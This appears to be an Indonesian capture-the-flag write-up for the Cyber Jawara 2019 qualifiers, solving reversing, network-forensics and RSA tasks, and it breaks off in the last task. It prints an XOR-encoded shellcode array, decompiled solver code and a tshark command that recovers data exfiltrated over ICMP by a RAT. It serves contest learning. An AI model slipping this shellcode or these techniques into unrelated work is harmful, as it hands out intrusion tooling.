| Pada Cyber Jawara tahun lalu, peserta diharuskan melakukan cracking terhadap program Snake agar mendapatkan skor tertentu untuk mendapatkan flag. Tahun ini Anda harus melakukan cracking terhadap game Snake yang berbeda yang sudah diproteksi dan Anda harus mencapai skor tepat 133333337 untuk mendapatkan flag.  Note:   * Game ini berbentuk aplikasi ELF yang dapat dijalankan di terminal Linux 64 bit. * Gunakan 'w', 'a', 's', dan 'd' untuk bergerak.   <https://drive.google.com/open?id=12BbU4WUObvPMDJ9rwiWkMN1dkFF0pXe5> |

### Solusi



Break pada sebelum jump untuk mendapatkan unpacked binary, yang kami lakukan hanya me-*replace* unpacked binary pada binary awal lalu memuat ulang pada IDA,





Sesuai dengan *rule of thumb*, xor itu suatu tanda bagus untuk flag,

|  |
| --- |
| const = [0x1A,18,101,102,100,109,40,98,105,100,44,123,46,127,115,43,126,120,119,32,35,115,122,122,115,33,93,7,89,11,15,92,88,14,15,2,87,86,6,86,2,1,24,27,30,26,25,87]  flag = ''  for i in range(48):  flag += chr((const[i] ^ ((133337710 ^ 0x37) - i)) & 0xFF)  print flag |
| flag = CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362} |

### Flag


CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362}

## 

## Gowon


|  |
| --- |
| Entah mengapa Gowon selalu gagal menjalankan binary ini...  <https://drive.google.com/open?id=1l7jjYYloRFVTSRHo3Qm4tAt0U714o4RX>  *Problem setter: visat* |

### Solusi




Seperti yang terlihat pada gambar terdapat shellcode yang didekripsi XOR dengan key 0x90 terlebih dahulu. Saya membuat dekripsi untuk mendapatkan shellcode tersebut yang nantinya digunakan untuk patch fungsi “nop” nantinya,

|  |
| --- |
| const = [0xC5, 0xD8, 0x19, 0x75, 0xD8, 0x11, 0x7C, 0x20, 0x91, 0x90, 0x90, 0xD8, 0x19, 0x2D, 0xF8, 0x6E, 0x6F, 0x6F, 0x19, 0x25, 0xF4, 0x6E, 0x6F, 0x6F, 0xD8, 0x19, 0x05, 0xC8, 0x6E, 0x6F, 0x6F, 0x13, 0x2D, 0xF4, 0x6E, 0x6F, 0x6F, 0xB0, 0xE4, 0x9A, 0x28, 0x90, 0x90, 0x90, 0x90, 0x79, 0x9E, 0x94, 0x90, 0x90, 0x57, 0x15, 0xE0, 0x6F, 0x6F, 0x6F, 0x98, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE4, 0x6F, 0x6F, 0x6F, 0x96, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE8, 0x6F, 0x6F, 0x6F, 0x97, 0x90, 0x90, 0x90, 0x57, 0x15, 0xEC, 0x6F, 0x6F, 0x6F, 0x94, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x10, 0x98, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x14, 0x97, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x18, 0x92, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x1C, 0x95, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x00, 0x9A, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x04, 0x9A, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x08, 0x94, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x0C, 0x94, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x30, 0x92, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x34, 0x91, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x38, 0x9A, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x3C, 0x93, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x20, 0x92, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x24, 0x97, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x28, 0x94, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x2C, 0x96, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x50, 0x99, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x54, 0x99, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x58, 0x94, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x5C, 0x95, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x40, 0x91, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x44, 0x95, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x48, 0x97, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x4C, 0x97, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x70, 0x98, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x74, 0x99, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x78, 0x9A, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x7C, 0x99, 0x90, 0x90, 0x90, 0x57, 0x15, 0x60, 0x6E, 0x6F, 0x6F, 0x03, 0x90, 0x90, 0x90, 0x57, 0x15, 0x64, 0x6E, 0x6F, 0x6F, 0x4A, 0x90, 0x90, 0x90, 0x57, 0x15, 0x68, 0x6E, 0x6F, 0x6F, 0x65, 0x90, 0x90, 0x90, 0x57, 0x15, 0x6C, 0x6E, 0x6F, 0x6F, 0x02, 0x90, 0x90, 0x90, 0x57, 0x15, 0x90, 0x6F, 0x6F, 0x6F, 0xD0, 0x90, 0x90, 0x90, 0x57, 0x15, 0x94, 0x6F, 0x6F, 0x6F, 0x78, 0x90, 0x90, 0x90, 0x57, 0x15, 0x98, 0x6F, 0x6F, 0x6F, 0x93, 0x90, 0x90, 0x90, 0x57, 0x15, 0x9C, 0x6F, 0x6F, 0x6F, 0xED, 0x90, 0x90, 0x90, 0x57, 0x15, 0x80, 0x6F, 0x6F, 0x6F, 0xA6, 0x90, 0x90, 0x90, 0x57, 0x15, 0x84, 0x6F, 0x6F, 0x6F, 0x20, 0x90, 0x90, 0x90, 0x57, 0x15, 0x88, 0x6F, 0x6F, 0x6F, 0xA3, 0x90, 0x90, 0x90, 0x57, 0x15, 0x8C, 0x6F, 0x6F, 0x6F, 0x2B, 0x90, 0x90, 0x90, 0x57, 0x15, 0xB0, 0x6F, 0x6F, 0x6F, 0x5D, 0x90, 0x90, 0x90, 0x57, 0x15, 0xB4, 0x6F, 0x6F, 0x6F, 0x01, 0x90, 0x90, 0x90, 0x57, 0x15, 0xB8, 0x6F, 0x6F, 0x6F, 0x9C, 0x90, 0x90, 0x90, 0x57, 0x15, 0xBC, 0x6F, 0x6F, 0x6F, 0xD8, 0x90, 0x90, 0x90, 0x57, 0x15, 0xA0, 0x6F, 0x6F, 0x6F, 0x92, 0x90, 0x90, 0x90, 0x57, 0x15, 0xA4, 0x6F, 0x6F, 0x6F, 0xB4, 0x90, 0x90, 0x90, 0x57, 0x15, 0xA8, 0x6F, 0x6F, 0x6F, 0x04, 0x90, 0x90, 0x90, 0x57, 0x15, 0xAC, 0x6F, 0x6F, 0x6F, 0xA3, 0x90, 0x90, 0x90, 0x57, 0x15, 0xD0, 0x6F, 0x6F, 0x6F, 0xFF, 0x90, 0x90, 0x90, 0x57, 0x15, 0xD4, 0x6F, 0x6F, 0x6F, 0xB6, 0x90, 0x90, 0x90, 0x57, 0x15, 0xD8, 0x6F, 0x6F, 0x6F, 0xF2, 0x90, 0x90, 0x90, 0x57, 0x15, 0xDC, 0x6F, 0x6F, 0x6F, 0x41, 0x90, 0x90, 0x90, 0x57, 0x15, 0xC0, 0x6F, 0x6F, 0x6F, 0x4B, 0x90, 0x90, 0x90, 0x57, 0x15, 0xC4, 0x6F, 0x6F, 0x6F, 0xAC, 0x90, 0x90, 0x90, 0x57, 0x15, 0xC8, 0x6F, 0x6F, 0x6F, 0x8B, 0x90, 0x90, 0x90, 0x57, 0x15, 0xCC, 0x6F, 0x6F, 0x6F, 0xEA, 0x90, 0x90, 0x90, 0x57, 0x15, 0xF0, 0x6F, 0x6F, 0x6F, 0xF8, 0x90, 0x90, 0x90, 0x57, 0x15, 0xF4, 0x6F, 0x6F, 0x6F, 0x6A, 0x90, 0x90, 0x90, 0x57, 0x15, 0xF8, 0x6F, 0x6F, 0x6F, 0xCB, 0x90, 0x90, 0x90, 0x57, 0x15, 0xFC, 0x6F, 0x6F, 0x6F, 0xE8, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE0, 0x6E, 0x6F, 0x6F, 0x68, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE4, 0x6E, 0x6F, 0x6F, 0x12, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE8, 0x6E, 0x6F, 0x6F, 0x5F, 0x90, 0x90, 0x90, 0x57, 0x15, 0xEC, 0x6E, 0x6F, 0x6F, 0x3A, 0x90, 0x90, 0x90, 0x57, 0x15, 0x10, 0x6E, 0x6F, 0x6F, 0xAC, 0x90, 0x90, 0x90, 0x57, 0x15, 0x14, 0x6E, 0x6F, 0x6F, 0x28, 0x90, 0x90, 0x90, 0x57, 0x15, 0x18, 0x6E, 0x6F, 0x6F, 0xE3, 0x90, 0x90, 0x90, 0x57, 0x15, 0x1C, 0x6E, 0x6F, 0x6F, 0xA1, 0x90, 0x90, 0x90, 0x57, 0x15, 0x00, 0x6E, 0x6F, 0x6F, 0xCF, 0x90, 0x90, 0x90, 0x57, 0x15, 0x04, 0x6E, 0x6F, 0x6F, 0x5D, 0x90, 0x90, 0x90, 0x57, 0x15, 0x08, 0x6E, 0x6F, 0x6F, 0xCF, 0x90, 0x90, 0x90, 0x57, 0x15, 0x0C, 0x6E, 0x6F, 0x6F, 0x1C, 0x90, 0x90, 0x90, 0x57, 0x15, 0x30, 0x6E, 0x6F, 0x6F, 0x64, 0x90, 0x90, 0x90, 0x57, 0x15, 0x34, 0x6E, 0x6F, 0x6F, 0x39, 0x90, 0x90, 0x90, 0x57, 0x15, 0x38, 0x6E, 0x6F, 0x6F, 0xF1, 0x90, 0x90, 0x90, 0x57, 0x15, 0x3C, 0x6E, 0x6F, 0x6F, 0xEB, 0x90, 0x90, 0x90, 0x57, 0x15, 0x20, 0x6E, 0x6F, 0x6F, 0xF4, 0x90, 0x90, 0x90, 0x57, 0x15, 0x24, 0x6E, 0x6F, 0x6F, 0xD8, 0x90, 0x90, 0x90, 0x57, 0x15, 0x28, 0x6E, 0x6F, 0x6F, 0x67, 0x90, 0x90, 0x90, 0x57, 0x15, 0x2C, 0x6E, 0x6F, 0x6F, 0xCC, 0x90, 0x90, 0x90, 0x57, 0x15, 0x50, 0x6E, 0x6F, 0x6F, 0xA8, 0x90, 0x90, 0x90, 0x57, 0x15, 0x54, 0x6E, 0x6F, 0x6F, 0xDE, 0x90, 0x90, 0x90, 0x57, 0x15, 0x58, 0x6E, 0x6F, 0x6F, 0xB7, 0x90, 0x90, 0x90, 0x57, 0x15, 0x5C, 0x6E, 0x6F, 0x6F, 0x19, 0x90, 0x90, 0x90, 0x57, 0x15, 0x40, 0x6E, 0x6F, 0x6F, 0x05, 0x90, 0x90, 0x90, 0x57, 0x15, 0x44, 0x6E, 0x6F, 0x6F, 0xC8, 0x90, 0x90, 0x90, 0x57, 0x15, 0x48, 0x6E, 0x6F, 0x6F, 0xFB, 0x90, 0x90, 0x90, 0x57, 0x15, 0x4C, 0x6E, 0x6F, 0x6F, 0xD6, 0x90, 0x90, 0x90, 0x57, 0x15, 0x70, 0x6E, 0x6F, 0x6F, 0x9F, 0x90, 0x90, 0x90, 0x57, 0x15, 0x74, 0x6E, 0x6F, 0x6F, 0x25, 0x90, 0x90, 0x90, 0x57, 0x15, 0x78, 0x6E, 0x6F, 0x6F, 0x94, 0x90, 0x90, 0x90, 0x57, 0x15, 0x7C, 0x6E, 0x6F, 0x6F, 0xBF, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x6C, 0x90, 0x90, 0x90, 0x90, 0x79, 0x12, 0x90, 0x90, 0x90, 0xDC, 0x1B, 0x15, 0xC8, 0x6E, 0x6F, 0x6F, 0x29, 0x90, 0x90, 0x90, 0x90, 0x2A, 0x91, 0x90, 0x90, 0x90, 0x2E, 0x90, 0x90, 0x90, 0x90, 0x2F, 0x90, 0x90, 0x90, 0x90, 0x28, 0x90, 0x90, 0x90, 0x90, 0xD1, 0x6F, 0x40, 0x13, 0x68, 0x6F, 0xE4, 0x97, 0x28, 0x90, 0x90, 0x90, 0x90, 0x7B, 0xF7, 0x1B, 0xD5, 0x6C, 0xD8, 0xF3, 0x40, 0xD8, 0x1B, 0x15, 0xF8, 0x6E, 0x6F, 0x6F, 0xD8, 0x91, 0x40, 0x9F, 0x26, 0x90, 0x9F, 0x2E, 0x50, 0x19, 0xD5, 0x68, 0x1B, 0xD5, 0x6C, 0xD8, 0x08, 0x1B, 0x04, 0x15, 0xE0, 0x6F, 0x6F, 0x6F, 0x1B, 0xD5, 0x68, 0x91, 0x52, 0x1B, 0xD5, 0x6C, 0xD8, 0x08, 0x1B, 0x14, 0x15, 0x60, 0x6E, 0x6F, 0x6F, 0xA1, 0x52, 0x1B, 0xD5, 0x6C, 0xD8, 0x08, 0x1B, 0x14, 0x15, 0xE0, 0x6E, 0x6F, 0x6F, 0xA9, 0x52, 0xE4, 0x97, 0x28, 0x90, 0x90, 0x90, 0x90, 0x7B, 0x88, 0x13, 0xD5, 0x6C, 0x91, 0x1B, 0xD5, 0x6C, 0xAB, 0x15, 0xF4, 0x6E, 0x6F, 0x6F, 0x9F, 0x1C, 0xFF, 0x6F, 0x6F, 0x6F, 0x28, 0x91, 0x90, 0x90, 0x90, 0x59, 0x53, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90]  const = [chr(x ^ 0x90) for x in const]  print ''.join(const).encode('hex') |



dan berikut kurang lebih hasilnya setelah kami memuat shellcode tersebut pada IDA,



Full solver, saya tidak terlalu memperhatikan bagaimana flag ini didapat, tapi hanya memasukkan seluruh bagian dekompilasi pada IDA dengan sedikit modifikasi.

|  |
| --- |
| #include <stdio.h>  void shellcode(char \*a1, int a2)  {  struct test {  int v5[98]; // [rsp+10h] [rbp-198h]  int v6; // [rsp+198h] [rbp-10h]  int i; // [rsp+19Ch] [rbp-Ch]  int v8; // [rsp+1A0h] [rbp-8h]  } test;  if ( a2 != 32 )  return;  test.v5[64] = 8;  test.v5[65] = 6;  test.v5[66] = 7;  test.v5[67] = 4;  test.v5[68] = 8;  test.v5[69] = 7;  test.v5[70] = 2;  test.v5[71] = 5;  test.v5[72] = 10;  test.v5[73] = 10;  test.v5[74] = 4;  test.v5[75] = 4;  test.v5[76] = 2;  test.v5[77] = 1;  test.v5[78] = 10;  test.v5[79] = 3;  test.v5[80] = 2;  test.v5[81] = 7;  test.v5[82] = 4;  test.v5[83] = 6;  test.v5[84] = 9;  test.v5[85] = 9;  test.v5[86] = 4;  test.v5[87] = 5;  test.v5[88] = 1;  test.v5[89] = 5;  test.v5[90] = 7;  test.v5[91] = 7;  test.v5[92] = 8;  test.v5[93] = 9;  test.v5[94] = 10;  test.v5[95] = 9;  test.v5[32] = 147;  test.v5[33] = 218;  test.v5[34] = 245;  test.v5[35] = 146;  test.v5[36] = 64;  test.v5[37] = 232;  test.v5[38] = 3;  test.v5[39] = 125;  test.v5[40] = 54;  test.v5[41] = 176;  test.v5[42] = 51;  test.v5[43] = 187;  test.v5[44] = 205;  test.v5[45] = 145;  test.v5[46] = 12;  test.v5[47] = 72;  test.v5[48] = 2;  test.v5[49] = 36;  test.v5[50] = 148;  test.v5[51] = 51;  test.v5[52] = 111;  test.v5[53] = 38;  test.v5[54] = 98;  test.v5[55] = 209;  test.v5[56] = 219;  test.v5[57] = 60;  test.v5[58] = 27;  test.v5[59] = 122;  test.v5[60] = 104;  test.v5[61] = 250;  test.v5[62] = 91;  test.v5[63] = 120;  test.v5[0] = 248;  test.v5[1] = 130;  test.v5[2] = 207;  test.v5[3] = 170;  test.v5[4] = 60;  test.v5[5] = 184;  test.v5[6] = 115;  test.v5[7] = 49;  test.v5[8] = 95;  test.v5[9] = 205;  test.v5[10] = 95;  test.v5[11] = 140;  test.v5[12] = 244;  test.v5[13] = 169;  test.v5[14] = 97;  test.v5[15] = 123;  test.v5[16] = 100;  test.v5[17] = 72;  test.v5[18] = 247;  test.v5[19] = 92;  test.v5[20] = 56;  test.v5[21] = 78;  test.v5[22] = 39;  test.v5[23] = 137;  test.v5[24] = 149;  test.v5[25] = 88;  test.v5[26] = 107;  test.v5[27] = 70;  test.v5[28] = 15;  test.v5[29] = 181;  test.v5[30] = 4;  test.v5[31] = 47;  for ( test.i = 0; test.i < 32; ++test.i )  {  test.v6 = a1[test.i];  printf("%c",  (\*(&test.v8 + test.i - 68) ^ \*(&test.v8 + test.i - 100)) - \*(&test.v8 + test.i - 36));  }  }  int main() {  shellcode("aaa", 32);  } |

### Flag

CJ2019{cR34tInG\_sh377c0de\_iN\_ASM\_i5\_FUN}

## 

## Hyunjin

|  |
| --- |
| Hyunjin membuat sebuah key checker di web. Akan tetapi, dia merasa JavaScript terlalu lambat sehingga dia beralih ke WebAssembly. Suatu hari dia lupa key miliknya. Bantulah Hyunjin mendapatkan key-nya kembali!  Catatan:   * Hati-hati karena browser dapat *hang* walaupun telah dimasukkan dengan flag yang benar. * Perhatikan overflow.   <http://203.34.119.237:40000/>  *Problem setter: visat* |

### Solusi

Decompile wasm dengan wabt (wasm2c), berikut hasilnya, (dipotong hanya bagian pentingnya)

|  |
| --- |
| static u64 f0(u64 p0) {  FUNC\_PROLOGUE;  u32 i0;  u64 j0, j1, j2;  j0 = p0;  j1 = 2ull;  i0 = j0 < j1;  if (i0) {  j0 = p0;  } else {  j0 = p0;  j1 = 18446744073709551615ull;  j0 += j1;  j0 = f0(j0);  j1 = p0;  j2 = 18446744073709551614ull;  j1 += j2;  j1 = f0(j1);  j0 += j1;  }  FUNC\_EPILOGUE;  return j0;  }  static u32 a(u32 p0, u32 p1) {  u64 l2 = 0;  FUNC\_PROLOGUE;  u32 i0, i1, i2, i3;  u64 j0, j1, j2;  i0 = p1;  i1 = 50u;  i0 = i0 == i1;  if (i0) {  i0 = 0u;  p1 = i0;  L2:  i0 = p0;  i1 = p1;  i0 += i1;  i0 = i32\_load8\_s(Z\_envZ\_memory, (u64)(i0));  j0 = (u64)(s64)(s32)(i0);  j0 = f0(j0);  l2 = j0;  i0 = 0u;  j1 = l2;  i2 = p1;  i3 = 3u;  i2 <<= (i3 & 31);  i3 = 1024u;  i2 += i3;  j2 = i64\_load(Z\_envZ\_memory, (u64)(i2));  i1 = j1 != j2;  if (i1) {goto B1;}  i0 = p1;  i1 = 1u;  i0 += i1;  p1 = i0;  i1 = 50u;  i0 = i0 < i1;  if (i0) {goto L2;}  i0 = 1u;  B1:;  } else {  i0 = 0u;  }  FUNC\_EPILOGUE;  return i0;  } |
| Kurang lebih seperti ini dekompilasi kasar dalam c |
| unsigned long a(unsigned long p) {  if (p < 2)  return p;  else  return a(p + 0xFFFFFFFFFFFFFFFF) + a(p + 0xFFFFFFFFFFFFFFFE);  }  unsigned long b(unsigned long p0, unsigned long p1) {  for (int i = 0; i < 50; ++i)  if (a(\*(char\*)(&data + i)) != \*(unsigned long\*)(&data + 1024 + i]))  return 0;  return 1;  } |
| Setelah melakukan beberapa trial run, ternyata fungsi a ini adalah Fibonacci namun dengan implementasi rekursif yang sangat tidak efisien. Berikut algoritme yang lebih efisien. |
| unsigned long fib(unsigned long n) {  unsigned long a = 0, b = 1, c, i;  if( n == 0)  return a;  for (i = 2; i <= n; i++) {  c = a + b;  a = b;  b = c;  }  return b;  } |
| #include <stdio.h>  unsigned long fib(unsigned long n) {  unsigned long a = 0, b = 1, c, i;  if( n == 0)  return a;  for (i = 2; i <= n; i++) {  c = a + b;  a = b;  b = c;  }  return b;  }  static const unsigned long data[] = {  11948904692045268265ul,  4807526976ul,  3736710778780434371ul,  20365011074ul,  13680497840554910360ul,  14013500826593372729ul,  13493690561280548289ul,  3082418197812910491ul,  13680497840554910360ul,  4807526976ul,  6334266236422402381ul,  13680497840554910360ul,  9834167195010216513ul,  11948904692045268265ul,  11948904692045268265ul,  7778742049ul,  14013500826593372729ul,  6334266236422402381ul,  13493690561280548289ul,  2064596134548104464ul,  9834167195010216513ul,  14013500826593372729ul,  6334266236422402381ul,  13493690561280548289ul,  16008811023750101250ul,  32951280099ul,  14013500826593372729ul,  1065587176432717357ul,  13493690561280548289ul,  5831833409587358613ul,  9834167195010216513ul,  7963007762452793327ul,  1298777728820984005ul,  13493690561280548289ul,  6897420586020075970ul,  13680497840554910360ul,  13493690561280548289ul,  27777890035288ul,  17167680177565ul,  72723460248141ul,  13493690561280548289ul,  9834167195010216513ul,  2064596134548104464ul,  6334266236422402381ul,  4807526976ul,  13680497840554910360ul,  7778742049ul,  1065587176432717357ul,  11369754744023820757ul,  11948904692045268265ul  };  int main(int arg, char const \*argv[])  {  for (int j = 0; j < 50; j++) {  for (int i = ' '; i <= '~'; i++) {  if (fib(i) == data[j])  printf("%c", i);  }  }  return 0;  } |

### Flag

CJ2019{m0d3rn\_pr0gramm1ng\_lang\_c4nt\_save\_ur\_BAD\_alg0r1thm}

# 


# Network

## Split

|  |
| --- |
| Suatu berkas bisa dipisahkan menjadi beberapa bagian agar dapat diunduh secara terpisah. Bagaimana cara menyatukannya?  <https://drive.google.com/open?id=1mLGqr66XlGono-mOaSv3q51H1DeobSJf> |

### Solusi

Buka file dengan wireshark > File > Export Object > HTTP > Save All



Disalah satu file bernama **archive.zip.partaa** ada **flag.txt ,** buka menggunakan password yang ada di **pass.txt**

### Flag

CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}

## Exfiltration

|  |
| --- |
| IDS kami mendeteksi adanya indicator of compromise pada network traffic berikut. Sepertinya ada RAT yang melakukan data exfiltration secara sembunyi-sembunyi. Data apa yang diambil oleh RAT tersebut?  <https://drive.google.com/open?id=1uCIX3_hHj2OaU5RJ6f01dXP9dtvG_F9r> |

### Solusi

Menggunakan tshark untuk mengekstrak data dari paket icmp yang ternyata adalah base64 ketika digabungkan sesuai urutannya.

|  |
| --- |
| $ tshark -r exfiltration.pcap -Y icmp -T fields -e data | awk '{print substr($0,1,2)}' | uniq | tr -d '\n' |xxd -r -p |base64 -d  > Our secret data is CJ2019{where\_are\_you\_Blu3\_Team?base64: invalid input |

Menambahkan angka 9 pada base64 karena ada pengulangan hex **39** yang dihilangkan oleh command uniq.

|  |
| --- |
| $ echo -n T3VyIHNlY3JldCBkYXRhIGlzIENKMjAxOXt3aGVyZV9hcmVfeW91X0JsdTNfVGVhbT99 |base64 -d  > Our secret data is CJ2019{where\_are\_you\_Blu3\_Team?}# |

### Flag

CJ2019{where\_are\_you\_Blu3\_Team?}

# 

# Cryptography

## Sanity Check

|  |
| --- |
| Cek apakah Anda familiar dengan kriptografi.  <https://drive.google.com/open?id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq> |

### Solusi

Menggunakan tool [RsaCtfTool](https://github.com/Ganapati/RsaCtfTool) extract key yang ada di file **public.pub** dan **secret.pem**

|  |
| --- |
| public.pub |
| [\*] n: 158047911964532699164195037199730394961275711511976666241980543968253186619140649817606267757960194769206127364528388674729513837945913469991676064531072330590537450919496733150869270742924560215956624162546037561542302086015228441193194542292532144012896156138063794354171420331837252237160771085423153457267  [\*] e: 65537 |

|  |
| --- |
| secret.pem |
| [\*] n: 158047911964532699164195037199730394961275711511976666241980543968253186619140649817606267757960194769206127364528388674729513837945913469991676064531072330590537450919496733150869270742924560215956624162546037561542302086015228441193194542292532144012896156138063794354171420331837252237160771085423153457267  [\*] e: 65537  [\*] d: 108419946382981538505331041738643500567145786931892624943268097345388509758202623472236180872825647137250241452224961442215687064198428029721924599984557558447833892090202953010854977526325976826178529633401270189106923198394738909649930867285528062586969700281276682624882729742762195568245388949329163249297  [\*] p: 12862595225003205596653471719367843545277345945373126431193085695888412639133027435920651163332092284034416243796865421558160590550283673851292113732846983  [\*] q: 12287404617795030605969518138097292288944187833098236300963778897543899221633408707168078228711432106555474788769471779813255560817106382999343730138349749 |

Menggunakan simple script python untuk mendapatkan flag

|  |
| --- |
| from Crypto.Util.number import \*  filename = 'flag.txt.encrypted'  with open(filename, 'rb') as f:  content = f.read()  c = int(content.encode('hex'),16)  n = 158047911964532699164195037199730394961275711511976666241980543968253186619140649817606267757960194769206127364528388674729513837945913469991676064531072330590537450919496733150869270742924560215956624162546037561542302086015228441193194542292532144012896156138063794354171420331837252237160771085423153457267  p = 12862595225003205596653471719367843545277345945373126431193085695888412639133027435920651163332092284034416243796865421558160590550283673851292113732846983  q = 12287404617795030605969518138097292288944187833098236300963778897543899221633408707168078228711432106555474788769471779813255560817106382999343730138349749  d = 108419946382981538505331041738643500567145786931892624943268097345388509758202623472236180872825647137250241452224961442215687064198428029721924599984557558447833892090202953010854977526325976826178529633401270189106923198394738909649930867285528062586969700281276682624882729742762195568245388949329163249297  m = pow(c, d, n)  print long\_to\_bytes(m) |

### Flag

CJ2019{w3lc0m3\_to\_Cyber\_Jawara\_quals}

## 

## Insanity Check

|  |
| --- |
| Kali ini tidak ada private key untuk Anda.  <https://drive.google.com/open?id=1kZ6PP7ipHNQnKFeo5gAY5D7PYkcn2IBK> |

### 

### Solusi

Menggunakan tool [RsaCtfTool](https://github.com/Ganapati/RsaCtfTool) extract key yang ada di file **public.pub**

|  |
| --- |
| public.pub |
| [\*] n: 92941216173641678560262679179008776192489890219515159539864791980077794602348897185318059817669259858329406118226053604157934636692617265358884022156727343736259540287894294926135101318322881607678720829876141639392064285798721282118544064022926439041950313419967517497758478222911106252980968717111715000174448659481918347267842469791710483541039146162473088972647387453363201178381861209503923175858812564471404639300179111281085391340240558187390903852212983520745100716605144561192486949343183747428500727664174360186821244534324850799649216830262941015879317109583626643821633645041016177744593001829541388078839781721292090108611176810758470027319424862407882578496283314838933966967277048688079730748169558817283283873107237988575699040209466863288560868830